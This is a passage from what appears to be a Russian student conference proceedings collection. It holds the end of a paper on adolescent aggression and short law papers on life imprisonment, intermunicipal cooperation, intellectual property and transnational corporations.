


Рис.3. Особенности выраженностью признаков агрессии в рисунке несуществующего животного.

Таким образом, на основании результатов анализа двух методик выделена группа испытуемых, у которых обнаружена склонность к агрессивному поведению.

По результатам эмпирического этапа исследования, сделан вывод, что у подростков исследуемой группы более выражена прямая вербальная агрессия, нежели косвенная вербальная агрессия, прямая и косвенная физическая агрессия. Это могут быть оскорбления и вербальные формы унижения другого. Данные эмпирического исследования также показывают, что подростки более склонны к косвенной физической агрессии, нежели к прямой физической агрессии. Это может говорить о том, что у учащихся агрессия направлена на принесение какого-либо материального ущерба другому человеку через непосредственные физические действия.

По результатам исследования у большинства испытуемый средний и низкий уровень несдержанности, однако, присутствуют и испытуемые с высоким уровнем несдержанности входящие в группу риска. С данными испытуемыми рекомендуется реализовать коррекционную работу.

В ходе разработки содержания коррекционной программы мы выяснили, что психологическая коррекция агрессивного поведения детей должна носить комплексный, системный характер и учитывать основные характерологические особенности агрессивных детей, такие, как: отсутствие контроля над своими эмоциями; ограниченный набор поведенческих реакций в проблемных для них ситуациях; отсутствие эмпатии и высокий уровень личностной тревожности. Для того чтобы результат работы с агрессивным ребенком был стойким, необходима проработка каждой характерологической особенности данного ребенка. Критерием эффективности данной программы служит сокращение (или исчезновение) в поведении подростков агрессивных тенденций, преобладание положительных эмоций, способность сдерживать негативные эмоции и

приемлемые способы их проявления.

Итоги исследования позволяют сделать выводы, отвечающие цели, задачам и гипотезе.

1) Изучены и проанализированы различные взгляды исследователей на понятия «агрессии» и «агрессивности». Обобщение различных подходов к пониманию природы и сущности агрессии позволяет утверждать, что агрессия – это любая форма поведения, нацеленного на оскорбление или причинение вреда другому живому существу, не желающему подобного обращения. Под агрессивностью же понимается готовность к агрессивному поведению как устойчивая черта личности.

2) Изучены предпосылки возникновения агрессивного поведения в подростковом возрасте. Агрессия – это способ выражения своего гнева, протеста. В его основе лежит боль, унижение, обида, страх, которые, в свою очередь, возникают от неудовлетворения базисной, фундаментальной человеческой потребности в любви и нужности другому человеку.

3) Разработана программа эмпирического исследования, определены методы и методики для выявления агрессивного поведения у подростков.

4) Разработано содержание коррекционной работы с подростками склонными к агрессивному поведению. Нам не удалось апробировать разработанную коррекционно-развивающую программу, но проанализировав использованные источники, мы можем предположить, что данная программа будет эффективна.

5) Выдвинутая нами гипотеза о том, что в старшем подростковом возрасте более выражена прямая вербальная агрессия, преодоление которой возможно при условии организации коррекционно-развивающей работы, направленной на формирование конструктивных поведенческих реакций в проблемных для детей ситуациях посредством снижения уровня личностной тревожности, развития эмпатии и адекватного уровня самооценки частично подтвердилась.

Использованные источники:

1. Адлер А. Практика и теория индивидуальной психологии. М., 1995.
2. Андрущенко Т.Ю. Диагностические пробы в психологическом консультировании. М., 2002.
3. Бандура А., Уолтерс Р. Подростковая агрессия: изучение влияния воспитания и семейных отношений. М., 2000
4. Берковиц Л. Агрессия. Причины, последствия и контроль. СПб., 2007.
5. Бреслав Г.М. Психологическая коррекция детской и подростковой агрессивности. Спб., 2007.
6. Венгер А.Л. Психологические рисуночные тесты. М.: ВЛАДОС-ПРЕСС, 2003.
7. Волкова Л.А. Причины криминально-агрессивного поведения подростков // Среднее профессиональное образование. 2011. №8. С. 70-72.
8. Гиппенрейтер Ю.Б. Общаться с ребенком. Как? М., 2003.
9. Ерзин А.И. Диагностика и коррекция агрессивного поведения.

Оренбург: Оренбургская государственная медицинская академия, 2012.
10. Захаров А.И. Игра как способ преодоления неврозов у детей.СПб.,2006.
11. Ильин Е.П. Психология индивидуальных различий. Спб., 2010.
12. Касимова С.Г., Ивутина Е.П. Психологическая диагностика и коррекция агрессивного поведения детей и подростков. Киров, 2006.
13. Корягина Н.Г. Социальная психология. Теория и практические методы. Учебник и практикум. М.: Юрайт, 2016.
14. Кривцова С.В. Травля в школе: есть ли выход? // Православное образование. 2015. № 4/14. С. 85-91.
15. Лебедева Ю.В. Исследование личностных особенностей подростков, проявляющих разные формы агрессивности // Психологический вестник Уральского государственного университета. Екатеринбург. 2001. Вып. 9. 2010.
16. Маркова С.В. Выраженность и структура агрессивных проявлений среди подростков // Сибирский учитель. 2012. № 5.
17. Мерзлякова Д. Р. Необходимость учета индивидуально-личностных особенностей при разрешении конфликтов в подростковом и юношеском возрасте // Среднее профессиональное образование. 2009. № 11.
18. Мещеряков Б.Г., Зинченко В.П. Большой психологический словарь. М.: АСТ, СПб., 2008.
19. Моросанова В.И., Гаралёва М.Д. Индивидуальные особенности и саморегуляция агрессивного поведения. 2009. № 3.
20. Николаенко Я.Н., Колосова Т.А. Коррекция агрессивного поведения у детей и подростков. СПб.: Институт специальной педагогики и психологии, 2013.
21. Прихожан А.М., Толстых Н.Н. Психология подросткового возраста. М.: Юрайт, 2016.
22. Рождественская Н.А., Мамонова А.М. Формирование у подростков конструктивных стратегий поведения в конфликтных ситуациях // Вестник Московского университета. Серия 14. Психология. 2010. № 1. С.110-116.
23. Романко О.А. Особенности формирования агрессивности в подростковом возрасте // Психология обучения. 2007. №9. С.53-69
24. Руланн Э.Г. Как остановить травлю в школе: психология моббинга. М.: Генезис, 2012.
25. Слободская Е.Р. Взаимодействие агрессивного поведения и тревожности в процессе приспособления подростков: роль фактора пола // Сибирский психологический журнал. 2008. №29.
26. Смирнова Т.П. Психологическая коррекция агрессивного поведения. Серия «Психологический практикум. Ростов н/Д., 2004.
27. Толстых Н.Н. Социальная психология развития. М.: Юрайт, 2016.
28. Чепракова Е.А. Устойчивые формы агрессии у современных подростков: результаты лонгитюдного исследования [Электронный ресурс] // Психологическая наука и образование psyedu.ru. 2011. № 3.

УДК 343.241

Сидикова Я.С.
студент 2 курса
Институт права
Башкирский государственный университет
научный руководитель: Лифанова М.В.
доцент
кафедра уголовного права и процесса
Россия, г. Уфа

К ВОПРОСУ О ЦЕЛЕСООБРАЗНОСТИ ПРИМЕНЕНИЯ НАКАЗАНИЯ В ВИДЕ ПОЖИЗНЕННОГО ЛИШЕНИЯ СВОБОДЫ

Аннотация: Статья посвящена рассмотрению вопросов рациональности применения наказания в виде пожизненного лишения свободы. Обоснованы предложения и рекомендации по совершенствованию данного вида наказания.

Ключевые слова: смертная казнь, пожизненное лишение свободы, виды наказаний, цели наказания.

Sidikova Y.S.
Student
2nd year, Law Institute
Bashkir State University
Russia, Ufa
Scientific adviser: Lifanova M.V.
Associate Professor at the Department of Criminal Law and Procedure

TO THE QUESTION ABOUT THE VIABILITY OF THE APPLICATION OF PUNISHMENT IN LIFESTIME

Annotation: The article is devoted to the consideration of the rationality of the use of punishment in the form of life imprisonment. Substantiated proposals and recommendations for improving this type of punishment.

Keywords: capital punishment, life imprisonment, types of punishments, goals of punishment

На сегодняшний день в Российской Федерации пожизненное лишение свободы является наивысшей мерой наказания. Прежде чем стать самостоятельным наказанием, оно предусматривалось как замена смертной казни в порядке помилования, позднее - как альтернатива смертной казни. С 2004 года пожизненное лишение свободы предусматривается ст. 57 УК РФ как самостоятельное наказание за совершение особо тяжких преступлений, посягающих на жизнь, преступлений против общественной безопасности и нравственности, а также против половой неприкосновенности лиц, не достигших 14 лет.

Проблема применения пожизненного лишения свободы стала особенно актуальной после введения моратория на смертную казнь. В 1998 г. Россия

ратифицировала Конвенцию о защите прав человека и основных свобод, а Протокол №6 полностью отменял смертную казнь, даже в чрезвычайных ситуациях. Конституционный Суд РФ своим Постановлением № 3-П от 02.02.1999 года признал невозможность вынесения смертных приговоров судами, пока во всех регионах страны не будут функционировать суды присяжных. Последний такой суд должен был сформироваться в Чеченской Республике в 2010 году, но уже в 2009 году Конституционный Суд РФ принял решение, где был сформулирован полный запрет на применение указанного наказания, согласно которому никакие суды в России более не могут выносить смертные приговоры.

К основным причинам введения моратория на смертную казнь относят следующие моменты.

1) Данный вид наказания противоречит основным принципам международного права: признание приоритета права на жизнь.

2) Смертная казнь не исправляет осужденного, что является одной из целей наказания.

3) Исполнение данного вида наказания необратимо, что исключает возможность исправления судебной ошибки.

Являясь наиболее суровым наказанием на сегодняшний день, пожизненное лишение свободы не назначается женщинам, несовершеннолетним до 18 лет и мужчинам, достигшим 60 лет к моменту вынесения приговора.

В Российской Федерации осуждённые на пожизненное лишение свободы содержатся в восьми учреждениях, а их число превышает две тысячи человек. Согласно данным Института проблем современного общества, среднемесячный расход на одного заключенного составляет 40 тысяч рублей. Помимо обеспечения продовольствием эти расходы включают приобретение и содержание устройств контроля. Согласно данным ФСИН, на 2018 год используется 116 тысяч видеокамер[363]. Важно учитывать затраты на соответствующих специалистов, требующихся для обслуживания техники. Учитывая общественную опасность преступников, содержащихся в колониях особого режима необходим дополнительный персонал. Например, количество конвоиров, сопровождающих заключённого составляет три человека и кинолог с собакой. Таким образом, можно сделать вывод, что применение наказания в виде пожизненного лишения свободы не оправдано с экономической точки зрения.

Рассматривая морально-этическую сторону, прийти к однозначному ответу затруднительно, так как вопрос о гуманности такого наказания является спорным. И.И. Карпец высказывал мнение, что пожизненное заключение безнравственно и негуманно, так как оно фактически означает пожизненное мучение осужденного[364]. Руководство ФКУ ИК-1 ОУХД

[363] Петров И. Без мертвых зон // Российская газета. [Электронный ресурс]. URL: https://rg.ru/2018/09/19/vse-kamery-v-tiurmah-i-koloniiah-osnastiat-sistemami-videonabliudeniia.html (дата обращения: 22.12.2018)
[364] Карпец И. И. Высшая мера: за и против // Советское государство и право. - 1991. - №7. - С. 49-53.

ГУФСИН России по Республике Мордовия отмечает, что лишь незначительное число пожизненно заключенных сохраняют рассудок и способность к физической и умственной активности. Большинство арестантов страдают аутизмом, что требует привлечения психологов[365]. Монотонное существование приводит к полной деградации личности человека. Отсутствие смысла жизни заставляет заключенных приходить к мысли о суициде, но им не предоставляется возможность распорядиться своей жизнью. Некоторые из пожизненно заключенных предпочли бы смертную казнь, но они вынуждены доживать остаток дней в условиях полной изоляции, находясь в замкнутом пространстве и ограниченных возможностей общения, где происходит накопление агрессии без возможности к разрядке. Даже в случае условно-досрочного освобождения, после отбытия 25 лет заключения в таких условиях, лицо будет практически не способно возвратиться в нормальную социальную жизнь. Единственной опорой для заключенных, становится религия, которая дает веру в призрачное будущее. Таким образом, данный вид наказания в существующих условиях не только не достигает цели исправления осужденного, но и не предоставляет возможности доказать обществу обратное.

Условно-досрочное освобождение от отбывания пожизненного лишения свободы может быть применено при наличии следующих условий:

1) истечение 25 лет отбытия наказания;

2) отсутствие злостных нарушений установленного порядка отбывания наказания в течение предшествующих 3 лет;

Если в период отбывания наказания осужденный совершил тяжкое или особо тяжкое преступление, то он лишается права условно-досрочного освобождения от наказания. На сегодняшний день уже каждый восьмой пожизненно заключенный имеет право на условно-досрочное освобождение, однако еще ни одно ходатайство не было удовлетворено.

Нередко среди населения РФ высказывается мнение об отмене моратория на смертную казнь. Согласно данным Всероссийского центра изучения общественного мнения, в 2001 году 72% опрошенных выступили за сохранение смертной казни[366]. В 2012 году Фонд общественного мнения показал результаты опроса, согласно которым 62% населения выступают за применение смертной казни[367]. В 2018 году был проведен социальный опрос среди группы студентов Института права Башкирского государственного университета, где за отмену моратория проголосовали 46% опрошенных, при этом всего 38% считают пожизненное заключение более гуманным наказанием, чем смертная казнь. Из указанных исследований можно сделать

[365] В.С. Мухина, А.А. Хвостов. Феноменология развития и бытия личности// Развитие личности. - 2002. - № 3. - С. 51-60.

[366] Всероссийский центр изучения общественного мнения [Электронный ресурс]. URL: https://wciom.ru/zh/print_q.php?s_id=298&q_id=23636&date=15.05.2002 (дата обращения: 23.12.2018)

[367] Фонд общественного мнения [Электронный ресурс]. URL: https://fom.ru/bezopasnost-i-pravo/12128 (дата обращения: 23.12.2018)

вывод, что среди населения Российской Федерации происходит постепенное склонение мнения в сторону отмены смертной казни.

Определенно институт пожизненного лишения свободы нуждается в совершенствовании. Мы полагаем, что возможны следующие пути решения проблем применения пожизненного лишения свободы:

1) установить возможность замены наказания более мягким, а именно переводом в колонию общего или строгого режима после отбытия осужденным не менее 25 лет лишения свободы;

2) создать необходимые условия для адаптации пребывания осужденного в новых условиях;

3) при наличии оснований практически реализовывать право на условно-досрочное освобождение;

3) обеспечить возможностью заниматься производительным трудом всех трудоспособных осужденных;

4) обеспечить психологическим кабинетом колонии особого режима.

Использованные источники:

1. Протокол №6 к Конвенции о защите прав человека и основных свобод (Рим, 4 ноября 1950 г.) // Собрание законодательства РФ. - 2001. - №2. - Ст. 163.

2. Уголовный кодекс РФ (УК РФ) от 13.06.1996 N 63-ФЗ (принят ГД ФС РФ 24.05.1996, в редакции от 12.11.2018) // Российская газета. – 1996. – 18 июня.

3. Мухина В.С., Хвостов А.А. Феноменология развития и бытия личности // Развитие личности. - 2002. - № 3. - С. 51-60.

4. Карпец И. И. Высшая мера: за и против // Советское государство и право. - 1991. - №7. - С. 49-53.

5. Петров И. Без мертвых зон // Российская газета. [Электронный ресурс]. URL: https://rg.ru/2018/09/19/vse-kamery-v-tiurmah-i-koloniiah-osnastiat-sistemami-videonabliudeniia.html (дата обращения: 23.12.2018).

УДК 342.55

Сидикова Я.С.
студент 2 курса
Институт права
Башкирский государственный университет
научный руководитель: Аминов И.Р.
доцент
кафедра государственного права
Россия, г. Уфа

К ВОПРОСУ О ФОРМАХ МЕЖМУНИЦИПАЛЬНОГО СОТРУДНИЧЕСТВА

Аннотация. В статье рассматриваются виды межмуниципального сотрудничества, существующие в Российской Федерации. Более подробно рассмотрен вопрос действия ассоциации как формы организации объединения.

Ключевые слова: местное самоуправление, межмуниципальное сотрудничество, ассоциации муниципальных образований, единое общероссийское объединение

Sidikova Y.S.
Student
2nd year, Law Institute
Bashkir State University
Russia, Ufa
Scientific adviser: Aminov I.R.
Associate Professor of State Law

TO THE QUESTION OF FORMS OF INTERMUNICIPAL COOPERATION

Annotation. The article discusses the types of inter-municipal cooperation that exist in the Russian Federation. The issue of association action as a form of organizing an association is considered in more detail.

Keywords: local government, inter-municipal cooperation, associations of municipalities, Russian national congress of municipalities.

Как известно, отличительной чертой решения вопросов государственного строительства в большинстве современных государств является дифференциация публичной власти на государственную и местную (муниципальную). В свою очередь, реальное функционирование местной власти является одним из признаков, характеризующих государство как демократическое и правовое. Следуя этому обстоятельству, Конституция Российской Федерации признает и гарантирует независимость местного

самоуправления в пределах его полномочий[368].

На данном этапе развития местного самоуправления в Российской Федерации органы муниципальной власти испытывают недостаток финансовых средств, материальных и иных ресурсов, которые необходимы для разработки и реализации социальных программ, экономического роста, нацеленных на решение вопросов местного значения, а также регионального развития. С целью координации действия муниципальных образований в решении вопросов местного значения, выражения и защиты общих интересов, более эффективного взаимодействия с региональными и федеральными органами власти было образовано межмуниципальное сотрудничество[369].

На сегодняшний день понятие межмуниципального сотрудничества в научной литературе или законодательных актах четко не определено. Однако большинство авторов придерживается мнения, что межмуниципальное сотрудничество – это система взаимодействия муниципальных образований.

Субъектами межмуниципального сотрудничества выступают абсолютно все типы муниципальных образований. Межмуниципальная связь существует в трех видах:

1) межтерриториальная
2) межрегиональная
3) международная

Анализируя Федеральный Закон «Об общих принципах организации местного самоуправления в Российской Федерации», можно сделать следующие выводы: во-первых, создание советов муниципального сотрудничества является обязательным (ч. 1 ст. 8 ФЗ №131-ФЗ), интересно, что предыдущий ФЗ предусматривал объединение муниципальных образований на добровольной основе. Существует спорное мнение, что таким образом нарушаются такие принципы как добровольность и самостоятельность объединений. Во-вторых, для реализации целей такого сотрудничества предусмотрена возможность образования единого общероссийского объединения. Такие объединения предусматривают федеральный уровень и уровень субъектов Российской Федерации.

Рассмотрим организацию объединения на региональном уровне. Решение о создании ассоциации (союза) либо о вступлении в существующую ассоциацию (союз) принимает представительный орган местного самоуправления, если в уставе муниципального образования не предусмотрено иное. Согласно Федеральному закону «О некоммерческих организациях» такие ассоциации или союзы муниципальных образований

---

[368] Аминов И.Р. Органы государственной власти и местное самоуправление: проблемы и перспективы взаимодействия // Вестник Уфимского юридического института МВД России. 2016. № 1 (71). С. 25-29.

[369] Аминов И.Р. Взаимодействие государства и местного самоуправления в Российской Федерации // Актуальные проблемы государства и общества в области обеспечения прав и свобод человека и гражданина. 2016. № 19-2. С. 239-242.

регистрируются в качестве некоммерческого юридического лица. Целями деятельности таких объединений являются организация межмуниципального сотрудничества, координация деятельности членов Ассоциации по решению вопросов местного значения, представление и защита экономических и иных общих интересов членов Ассоциации, развитие местного самоуправления как политического института. Совет не вмешивается в деятельность муниципальных образований и обладает самостоятельностью. В Республике Башкортостан действует такая ассоциация как «Ассоциация муниципальных образований Республики Башкортостан», далее АСМО РБ. Согласно уставу, к основным целям деятельности относятся:

1) содействие развитию местного самоуправления в Республике Башкортостан

2) выражение и защита общих интересов муниципальных образований Республики Башкортостан

3) развитие межмуниципального сотрудничества

Членами АСМО РБ могут быть представительные органы муниципальных образований Республики Башкортостан. Высшим органом управления АСМО РБ является Съезд Совета. Формой работы съезда являются пленарные заседания, которые проводятся не реже одного раза в год. В компетенцию ассоциации входит: надзор за реализацией государственных программ, оказание помощи в решении проблем местного значение, подготовка кадров органов местного самоуправления и др. Населению предоставляется возможность обсуждать актуальные вопросы местного значения, которые волнуют жителей всех муниципальных образований республики. Особенность таких объединений заключается в том, что решаются вопросы не только общего характера, но и главным образом учитываются исторические, национальные и культурные особенности каждого муниципального образования.

Рассмотрим организацию объединения на общероссийском уровне на примере Всероссийского совета управления. Высшим руководящим выборным органом является съезд Организации. На региональном уровне организовываются отделения ассоциации в субъектах, где высшим органом являются Конференции регионального отделения. Также предусмотрено создание Местного отделения в переделах одного или нескольких муниципальных образований. Членство осуществляется на добровольной основе, правом которого обладают граждане Российской Федерации, достигшие восемнадцатилетнего возраста. Правом создания единого общероссийского объединения обладают все советы муниципальных образований субъектов Российской Федерации. На общероссийском уровне действуют такие объединения муниципальных образований, как «Всероссийский Совет местного самоуправления», «Конгресс муниципальных образований», «Российский Союз местных властей», «Союз российских городов», «Союз малых городов России», и другие.

Основными функциями ассоциаций (союзов) муниципальных

образований, действующими на общероссийском уровне, являются:

1) защита интересов своих членов в федеральных органах государственной власти;

2) участие в законопроектной работе на федеральном уровне, в подготовке и реализации федеральных программ государственной поддержки местного самоуправления

3) организация совместной хозяйственной деятельности муниципальных образований;

4) координирование информационного обмена опытом работы муниципальных образований;

Таким образом, для большей эффективности решения вопросов местного значения, муниципальные образования нуждаются в совместной координации усилий. Такое взаимодействие содействует стабилизации экономических и социальных отношений, а также стратегическому и текущему управлению. Стоит отметить, что среди других форм межмуниципального сотрудничества ассоциации имеют такие преимущества как распространение формы сотрудничества на всех уровнях государственной власти и эффективность социального обмена между муниципальными образованиями.

Использованные источники:

1. Федеральный закон от 06.10.2003 N 131-ФЗ (ред. от 29.07.2017) «Об общих принципах организации местного самоуправления в Российской Федерации» (с изм. и доп., вступ. в силу с 10.08.2017) // Собрание законодательства РФ, 06.10.2003, N 40.

2. Федеральный закон от 12.01.1996 N 7-ФЗ (ред. от 19.12.2016) «О некоммерческих организациях» (с изм. и доп., вступ. в силу с 01.07.2017) // Собрание законодательства РФ, 15.01.1996, N 3, ст. 145

3. Аминов И.Р. Органы государственной власти и местное самоуправление: проблемы и перспективы взаимодействия // Вестник Уфимского юридического института МВД России. 2016. № 1 (71). С. 25-29.

4. Аминов И.Р. Взаимодействие государства и местного самоуправления в Российской Федерации // Актуальные проблемы государства и общества в области обеспечения прав и свобод человека и гражданина. 2016. № 19-2. С. 239-242.

5. Петроградская А.А. Виды и формы межмуниципального сотрудничества в российской федерации//Вестник Самарского государственного университета. – 2010. - №5. - С. 256-262.

6. Костюков, А.Н. Муниципальное право России [Электронный ресурс]: учебник для студентов вузов, обучающихся по специальностям 030501 «Юриспруденция», 080504 «Государственное и муниципальное управление» / под ред. А. Н. Костюкова. - М. : ЮНИТИ-ДАНА : Закон и право, 2012. - 689с.

7. Ермолаева А.Р. Межмуниципальное сотрудничество: содержание понятия и принципы реализации//Марийский юридический вестник. - 2016. - №2. - С.

31-34.
8. Шугрина Е.С. Муниципальное право: Учебник / Е.С. Шугрина. - 5-е изд., перераб. и доп. - М.: Норма: НИЦ ИНФРА-М, 2014. - 576 с.

УДК 347

Сидоров Е.С.
студент 4 курса
Полторацкий Н.А.
студент 4 курса
Институт правоохранительной деятельности
научный руководитель: Алферова О.С., к.юр.н.
доцент
кафедра гражданского права
Саратовская государственная юридическая академия
Россия, г. Саратов

ВОПРОСЫ, ВОЗНИКАЮЩИЕ ПРИ РЕАЛИЗАЦИИ ПРАВ, СВЯЗАННЫХ С ИНТЕЛЛЕКТУАЛЬНОЙ СОБСТВЕННОСТЬЮ

Аннотация: В статье рассматриваются концепции прав интеллектуальной собственности. Изучаются подходы правового режима защиты прав интеллектуальной собственности. Исследуются проблемы развития прав интеллектуальной собственности. Становится понятно, что реалии настоящего времени требуют усовершенствования законодательства в сфере интеллектуальной собственности.

Ключевые слова: Интеллектуальная собственность, авторское право, принцип исчерпания прав, защита прав, концепции прав интеллектуальной собственности.

Sidorov E.S.
Poltoratsky N.A.
students
Saratov state law Academy
Russia, Saratov
4 course, Institute of law enforcement
scientific supervisor: Alferova O.S.
candidate of law, associate Professor
Department of civil law
Saratov state law Academy

ISSUES ARISING IN THE IMPLEMENTATION OF THE RIGHTS RELATED TO INTELLECTUAL PROPERTY

Annotation: The article deals with the concept of intellectual property rights. The approaches of the legal regime of intellectual property rights protection are studied. The problems of intellectual property rights development are investigated. It becomes clear that the realities of the present time require improvement of legislation in the field of intellectual property.

Keywords: Intellectual property, copyright, the principle of exhaustion of rights, protection of rights, concepts of intellectual property rights.

Вопросы, возникающие при реализации прав, связанных с интеллектуальной собственностью.

Творческое осуществление людьми интеллектуальной деятельности всегда поощряется во многих странах. Проявления такой деятельности появились ещё в древние времена, но тогда ещё не было потребности в её правовом регулировании. Однако уже в Античности охраняли авторские права на литературу. С развитием конституционных принципов государственной власти начинается законодательное оформление права интеллектуальной собственности. В Великобритании были приняты законы отражающие институт интеллектуальной собственности. Сергеев под интеллектуальной собственностью понимает «совокупность прав исключительного и имущественного характера». Начиная со второй половины XX века наблюдается рост интереса к теоретическим разработкам в сфере прав интеллектуальной собственности. Основное направление правовой охраны осуществляется на усиление защиты прав интеллектуальной собственности с привлечением юридического инструментария, который будет использоваться для защиты имущественных прав на нематериальные объекты.[370] Как известно, интеллектуальная собственность служит огромным стимулом для прогресса во всех сферах жизни общества, поэтому правовая защита такой собственности остаётся приоритетной задачей государства. Ряд учёных считает, что хоть руководство страны и предпринимает меры, но по прежнему в РФ нет большого подъёма в научно-инновационной деятельности, заявок на изобретения мало, да и вообще кроме военной техники, продукция российской промышленности практически неконкурентоспособна. Причина данной проблемы объясняется низким уровнем стимулирования такой деятельности. В России предусматривается национальный принцип исчерпания исключительных прав на охраняемые результаты интеллектуальной деятельности и приравненные к ним средства индивидуализации. Это инструмент стимулирования монополизации рынков инновационной продукции. Основная часть результатов интеллектуальной деятельности импортируется в Россию, а вывоз же остаётся на достаточно низком уровне. Как итог, основная масса технологий зарубежные или же создаются по их образцам. Для решения проблемы предлагается сделать систему налоговых льгот, уменьшить государственную пошлину по оформлению регистрации. Всё это может улучшить мотивацию учёных, ведь, как известно, прежде всего должна быть заинтересованность в научной деятельности. Следует отметить проблему, которую обсуждают уже не один

[370] См.: Кархция А.А. Права интеллектуальной собственности и концепция общественного достояния. // Мониторинг правоприменения. 2013. С. 8-22.

год на самых разных форматах, заключается она в создании единой информационной базы объектов авторских и смежных прав. Причём такая проблема характерна не только для нашей страны, она встречается и в странах Европейского Союза. Считается, что такой каталог будет содействовать не только правообладателям, но также и пользователям. Но сложность заключается в финансировании данной разработки, ведь это расходы из бюджета.[371]

Создание правовых инструментов защиты права собственности позволит обеспечить реализацию права человека. Интеллектуальная собственность является собирательным понятием, под которым понимают исключительные права интеллектуальной деятельности. История свидетельствует о том что, со времен печатных станков творцы искусства практически не получали доходов от своих произведений, так как социально экономическое неравенство и отсутствие юридических механизмов защиты стали предпосылкой зарождения новых гражданско-правовых отношений. Защита прав лиц творивших искусство стала осуществляться путем выдачи государством специальных грамотах, в которых указывалось, кто является создателем произведения.

Правовое регулирование интеллектуальной собственности является важным институтом гражданского права, что находит свое отражение в Конституции. Информационная безопасность страны напрямую связаны с защитой интеллектуальной собственности. Государство в лице специальных органов стремится обеспечить эффективную и надежную защиту права интеллектуальной собственности. В связи с этим разработана концепция информационной безопасности. Она представляет собой правовую и экономическую защищенность от любого внешнего воздействия. Надлежащее использование правовых и организационных механизмов обеспечат надлежащую защиту интеллектуальной собственности. Ее суть заключается в реализации всех созданных мер на охрану права интеллектуальной собственности. В частности, в последнее время распространены киберугрозы, которые связаны с нарушением прав интеллектуальной собственности. Киберпреступления могут ставить угрозу уничтожения самого объекта интеллектуальной собственности, что впоследствии приводит к возникновению ущерба, уничтожение или повреждение базы данных. Решить проблему такой информационной безопасности можно путем установления сильных антивирусных программ, повышения санкций за такие преступления, выделения средств на защиту прав интеллектуальной собственности.

Использованные источники:

1. Рузакова О.А. Некоторые проблемы правового регулирования отношений в сфере интеллектуальной собственности. // Вестник университета имени

[371]См.: См.: Рузакова О.А. Некоторые проблемы правового регулирования отношений в сфере интеллектуальной собственности. // Вестник университета имени О.Е. Кутафина. 2017. С. 31-35.

О.Е. Кутафина. 2017. С. 31-35.
2. Кархция А.А. Права интеллектуальной собственности и концепция общественного достояния. // Мониторинг правоприменения. 2013. С. 8-22.

УДК 341.9

Сидоров Е.С.
студент 4 курса
Полторацкий Н.А.
студент 4 курса
Институт правоохранительной деятельности
научный руководитель: Иванова Т.А., к.юр.н.
доцент
кафедра международного права
Саратовская государственная юридическая академия
Россия, г. Саратов

ТРАНСНАЦИОНАЛЬНЫЕ КОРПОРАЦИИ И ИХ ВЛИЯНИЕ В МИРЕ

Аннотация: В статье рассматривается влияние транснациональных корпораций на мировую экономику. Анализируется неоднозначный характер такого влияния. Обобщается роль транснациональных корпораций в современной мировой экономике.

Ключевые слова: Транснациональные корпорации, влияние на экономику, национальная и экономическая безопасность, глобализация, мировая экономика.

Sidorov E.S.
Poltoratsky N.A.
Students
Saratov state law Academy
Russia, Saratov
4 course, Institute of law enforcement
scientific supervisor: Ivanova T.
candidate of law, associate Professor
Department of international law
Saratov state law Academy

TRANSNATIONAL CORPORATIONS AND THEIR INFLUENCE IN THE WORLD

Annotation: The article deals with the influence of transnational corporations on the world economy. The ambiguous nature of such influence is analyzed. The role of transnational corporations in the modern world economy is generalized. Various assessments of the activities of such corporations are considered. There is a positive of the influence of international corporations on the international global economy.

Keywords: Transnational corporation, influence on economy, national and economic security, globalization, world economy.

Транснациональные корпорации и их влияние в мире.

В новом тысячелетии мир перешёл к активной глобализации мировой экономики. Такая тенденция реализуется благодаря распространению операций транснациональных корпораций во всём мире. И пропорционально росту уровня глобализации растёт также и влияние данных корпораций. Они являются прогрессивным результатом развития мировой экономики. Следует отметить, что основные ТНК по национальной принадлежности относятся к таким странам, как США, ЕС и Япония. В связи с этим, в обществе наблюдается нарастание волнения, что ТНК могут в принципе заменить национальные государства, став главенствующей силой мирового хозяйства. Дело в том, что такие корпорации воздействуют на производство и распределение продукции, что приводит к противоречиям между экономическими интересами государств и корпораций. В стабильной стране такие противоречия не проявятся, но, при политических конфликтах и экономических кризисах они обязательно дадут о себе знать. Конечно, ТНК дают много пользы своей деятельностью, это прежде всего обеспечение характера внешнеэкономических связей принимающих стран, также они повышают уровень занятости. Да и вообще конкуренция с отечественными компаниями будет только стимулировать экономический прогресс. Но государства всё же справедливо опасаются их влияния и создают на национальном уровне инструменты контроля за деятельностью корпораций. Проблема заключается в том, что изученность ТНК остаётся на низком уровне по сравнению с их влиянием на экономику в мире. Они изменяют настоящее и закладывают основы для формирования будущего развития, принимая важнейшие решения о размещении ресурсов в определённой точке мира. Складывается мнение, что они переделывают мир. Практически все новые технологии создаются ТНК, ведущими среди которых являются Apple, Exxon Mobile, Microsoft, которые, кстати, все американские. Это должно стимулировать наше государство на увеличение инвестиций в научно-исследовательские работы. Так, становится понятно, что ТНК 